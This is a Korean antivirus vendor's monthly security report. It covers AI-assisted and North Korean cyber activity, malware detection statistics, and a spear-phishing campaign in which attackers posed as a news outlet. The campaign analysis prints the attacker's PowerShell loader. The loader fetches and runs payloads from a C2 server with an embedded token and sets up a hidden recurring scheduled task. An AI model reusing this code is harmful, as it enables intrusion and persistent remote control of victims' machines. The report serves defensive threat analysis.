


No.192 | 2025.9

ESRC 보안동향보고서

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



ESRC 보안동향보고서

CONTENTS

1 악성코드 통계 및 분석

01-08

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

2 최신 보안 동향

09-16

한글 서버 도메인을 사용한 스미싱 유포 주의!

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

최근 사이버 공격자들이 인공지능(AI) 기술을 공격에 적극 악용중에 있습니다.

글로벌 AI 기업인 앤스로픽은 북한이 자사의 AI 모델인 '클로드'를 활용해 외화벌이를 하고 있다고 공식적으로 밝혔습니다. 클로드는 의료, 정부, 종교 기관 등 최소 17개 기관에 대한 공격에 활용되었으며, 북한 해커들이 이 모델을 통해 가짜 신분을 생성하고, 미국의 포춘 500 기술기업에 원격 근무자로 취업하여 실제 기술 인터뷰와 업무를 수행한 것으로 나타났습니다. 이는 제재를 회피하면서 외화를 벌기 위한 목적의 정교한 수법으로 분석됩니다. AI기술은 기술 문서 작성, 취약점 분석, 악성코드 생성 등의 바이브 해킹(vibe hacking)에 활용되며, 보안 위협을 더욱 고도화시키고 있습니다.

한국 정부와 외교 기관, 대사관 등을 대상으로 한 북한의 해킹 조직 '김수키(Kimsuky)'의 공격도 지속되고 있습니다. 최근에는 한국 주재 외국 대사관을 겨냥해 악성코드를 유포한 정황이 포착되었으며, 이메일 피싱, 악성 첨부파일, 문서 위장 등의 방식이 사용되었습니다.

이러한 북한의 위협에 대해 국제사회는 공동 대응의 필요성을 절감하고 있으며, 최근 한미일 3국은 공동성명을 통해 북한 IT 인력의 악의적 활동에 대한 심각한 우려를 표명하고, 이들의 불법적인 활동을 막기 위한 협력을 강화하기로 합의했습니다. 이는 북한의 사이버 위협이 더 이상 한 국가만의 문제가 아닌 국제적인 공동 과제임을 공식화한 것입니다. 각국은 북한 IT 인력의 위장 취업을 차단하고, 관련 정보를 공유하는 등 구체적인 협력 방안을 모색하고 있습니다.

최근 한국을 겨냥해서 동시다발적으로 발생한 사이버 공격의 배후가 북한이 아닌 중국 해커그룹의 소행일 수 있다는 분석이 제기되었습니다.

대만의 사이버 위협 인텔리전스 전문기업인 T5(TeamT5)는 당초 북한 '김수키' 소행으로 추정된 한국 정부와 통신사의 해킹은 중국 배후라고 분석했습니다. 이 회사는 SKT 해킹 사고가 알려지기 직전인 4월 14일에 자사 블로그를 통해 중국 연계 APT 그룹이 통신장비 '이반티 VPN' 취약점으로 한국을 포함한 다수의 국가에 침투했다고 밝힌 바 있으며, 실제로 이후 18일 SKT에서 유심 정보 유출 사고가 발생했습니다. 고려대학교 정보보호대학원 연구진 역시 해커의 전술·기술·절차(TTP)와 코드·작업 로그를 교차 검증한 결과, 공개 데이터만으로 북한 소행이라고 단정짓기는 어렵다며 다수의 지표가 중국계 위협그룹의 전술·도구와 일치한다고 밝혔습니다. 고려대학교 연구진이 해킹 공격의 배후를 중국계로 지목한 핵심 근거는 '이반티(Ivanti) SSL VPN' 제로데이(CVE-2025-0282) 악용 코드로, 해당 제로데이 공격 방식은 중국계로 분류된 APT41-UNC5221(UNC5337) 그룹의 전술과 일치합니다. 또한 정상 가상사설망(VPN) 흐름에 숨어드는 'SSL_read 후킹', 디스크에 흔적을 남기지 않는 '파일리스(fileless) 백도어', 특정 바이트열을 신호로 삼는 '매직 바이트(magic byte) 트리거', iptables 기반 흔적 삭제까지, 세부 구현이 기존 중국계 침투 전술과 유사하다고 밝혔습니다.

해커 그룹 'APT29'는 아마존과 마이크로소프트의 코드 인증을 악용하는 등, 일반적인 해킹 방어 체계를 우회하기 위해 신뢰도가 높은 대형 기술 기업의 취약점을 파고드는 새로운 방식을 사용하고 있습니다. 이는 공격자들이 단순히 개인의 취약점만을 노리는 것이 아니라, 강력한 보안 시스템을 갖춘 기업들의 시스템까지 해킹의 목표로 삼고 있음을 의미합니다.

이처럼 해킹 피해가 사회 전반으로 확산되고 있는 가운데, 개인정보보호위원회는 해킹으로 인한 개인정보 유출 피해 확산에 대응하기 위해 개인정보 배상 책임 제도를 개편하고 재논의하고 있습니다.

개인정보 손해배상책임 보험은 개인정보 유출 피해 발생시 기업이 소비자에게 피해를 보상할 수 있도록 보험가입이나 준비금 적립을 의무화한 제도로 배상 능력이 부족한 기업은 보험을 통해 피해자 구제가 가능합니다. 당초 개보위가 발표한 합리화 방안은 의무 보험가입 대상을 축소하고, 보장 금액은 늘리는 것이 골자였지만, 최근 사이버 공격으로 인한 피해가 늘어나면서 기존 발표대로 보험 의무가입 범위가 줄어들면 국민 피해 구제가 어렵지 않냐는 지적도 함께 나오고 있는 상황입니다.

2. 악성코드 탐지 통계

감염 악성코드 TOP15

전월 대비 Gen:Variant.Symmi.49795 가 신규 진입하여 1위를 차지했으며, Adware.Generic.3184910 는 전월과 동일하게 2위를 유지하였습니다. 또한 가상화폐 채굴 악성코드인 JS:Trojan.Cryxos.14392, JS:Trojan.Cryxos.14349, Gen:Variant.Application.Miner.2 이 순위권에 다수 진입하였습니다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	NEW	Gen:Variant.Symmi.49795	ETC	354,548
2	-	Adware.Generic.3184910	Adware	95,540
3	↑ 4	JS:Trojan.Cryxos.14392	Trojan	54,251
4	NEW	Trojan.GenericKD.71882277	Trojan	54,084
5	↓ 1	Exploit.CVE-2010-2568.Gen	Exploit	45,268
6	↓ 1	Gen:Variant.Tedy.675091	ETC	36,326
7	↑ 3	Misc.HackTool.AutoKMS	ETC	23,992
8	NEW	Gen:Variant.Application.Miner.2	ETC	20,042
9	NEW	Trojan.Generic.38684759	Trojan	17,351
10	NEW	Spyware.Infostealer.Bladabindi	Spyware	17,249
11	NEW	JS:Trojan.Cryxos.14349	Trojan	15,960
12	NEW	Trojan.Generic.6257285	Trojan	15,874
13	NEW	Gen:Trojan.Dropper.RQU.lv2@auJIUSbG	Trojan	14,819
14	NEW	Worm.Brontok-F	Worm	14,000
15	-	Application.Hacktool.BBJ	Application	12,160

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2025년 8월 1일 ~ 2025년 8월 31일


악성코드 유형별 비율

악성코드 유형별 감염 비율을 분석한 결과, 기타(Etc) 유형이 전체의 56%로 가장 높은 비율을 차지하였으며, 그 뒤를 이어 트로이목마(Trojan)가 22%, 애드웨어(Adware)가 12%, 취약점(Exploit)이 6%, 웜(Worm)과 스파이웨어(Spyware)가 각각 2%로 확인되었습니다.



카테고리별 악성코드 비율 전월 비교


2025년 8월에는 지난 7월과 비교하여 기타(ETC) 유형이 13% 증가하였고, 트로이목마(Trojan) 유형은 2%, 웜(Worm)유형도 2% 증가하였습니다. 반면 애드웨어(Adware) 유형은 7%, 취약점(Exploit) 유형은 2% 감소하였습니다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


8월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 8월 1일부터 8월 31일까지 18,677건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside에서 수집한 악성코드 URL에 대한 통계로, 25년 8월 한 달간 총 15,253,860건의 URL이 확인되었습니다. 이 수치는 7월 한 달간 총 17,014,612건의 악성코드 경유지/유포지 URL 수에 비해 약 10.3% 가량 감소한 수치입니다. 악성코드 URL의 경우 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.



2

최신 보안 동향

北 해킹 조직의 언론사 위장 스피어 피싱 공격 주의!

국내 유명 언론사의 직원으로 위장하여 비영리 민간 정책 연구소 소속의 특정인을 타깃으로 한 스피어 피싱 공격이 발견되어 주의가 필요합니다.

이번 공격은 국내 언론사로부터 칼럼 작성 요청을 받은 피해자가 원고를 제출한 후, 언론사 담당자를 사칭한 회신 메일에 악성코드가 첨부되어 전달되는 방식으로 이루어졌습니다.

공격자는 정상적인 업무 메일 흐름을 악용해 피해자의 신뢰를 얻고, 악성 파일을 실행하도록 유도한 것으로 분석됩니다.




[그림 1] 공격에 사용된 언론사 회신 이메일

이메일 본문에는 대용량 첨부파일 형태의 다운로드 링크가 포함되어 있으며, 피해자가 이를 클릭할 경우 ZIP 포맷의 압축 파일이 다운로드 됩니다.

공격자는 탐지 회피를 위해 국내 포털사이트 메일 서비스에서 제공하는 대용량 첨부파일 링크를 활용하였고, 압축 파일에 암호를 설정하여 첨부한 것으로 확인됩니다.

다운로드 된 압축파일에는 Chrome 브라우저 아이콘으로 위장한 LNK 파일이 존재합니다.



[그림 2] 다운로드 된 압축파일

피해자가 해당 LNK 파일을 정상파일로 오인하여 실행할 경우, 내부의 존재하는 파워셸 코드가 동작되며, Base64로 인코딩된 데이터를 %TEMP% 폴더에 7hweuyd.ps1 파일명으로 저장 후 실행합니다.

```


$hhh=Join-Path ([System.IO.Path]::GetTempPath()) 'Column 2
.pdf";$tkf="ghp_H6ZENXau9NBBrBFKlLGKhWRCKQ1BDe44SQGGC";$bstr="h"+"t"+"t"+"p"+"
"s+": "+"/+"/"
+ "/" ;$rstr=$bstr+"tmp.pdf";$hrs =
@{Authorization="token
$tkf";srjdc="dsghjkgekjhgegegegr";Accept="application/vnd.
oke-WebRequest -Uri $rstr -Headers $hrs -OutFile $hhh;& $hhh;$ppp = Join-Path
($env:AppData) "chrome.ps1"; $str = '$aaa = Join-Path ($env:AppData)
"temp.ps1"; $bsp="' + $bstr + 'ofx.txt';$hsp=@{Authorization="token
'+$tkf+'";frjc="hdjgERERit783tiu";Accept="application/vnd.
ke-WebRequest -Uri $bsp -Headers $hsp -OutFile $aaa;& $aaa; Remove-Item -Path
$aaa -Force;'; $str | Out-File -FilePath $ppp -Encoding UTF8; $action = New-
ScheduledTaskAction -Execute 'PowerShell.exe' -Argument '-WindowStyle Hidden -
nop -NonInteractive -NoProfile -ExecutionPolicy Bypass -Command "& {$abc =
Join-Path ($env:AppData) \"chrome.ps1\"; & $abc;}"; $trigger = New-
ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(5) -RepetitionInterval
(New-Timespan -Minutes 30); $settings = New-ScheduledTaskSettingsSet -Hidden;
Register-ScheduledTask -TaskName
"MicrorfteguesoftUpdataallogiveKentwuerwtySchule" -Action $action -Trigger
$trigger -Settings $settings;$aaa = Join-Path ($env:AppData)
"system_first.ps1";$rstr=$bstr+"onf.txt";Invoke-WebRequest -Uri $rstr -
Headers $hrs -OutFile $aaa;& $aaa; Remove-Item -Path $aaa -Force;

```

[그림 4] 7hweuyd.ps1 파일 코드 화면

실행된 7hweuyd.ps1 파일은 공격자 서버(C2)에서 PDF 파일을 다운 받아 %TEMP% 폴더에 LNK 파일과 동일한 파일명으로 저장하여 실행합니다.

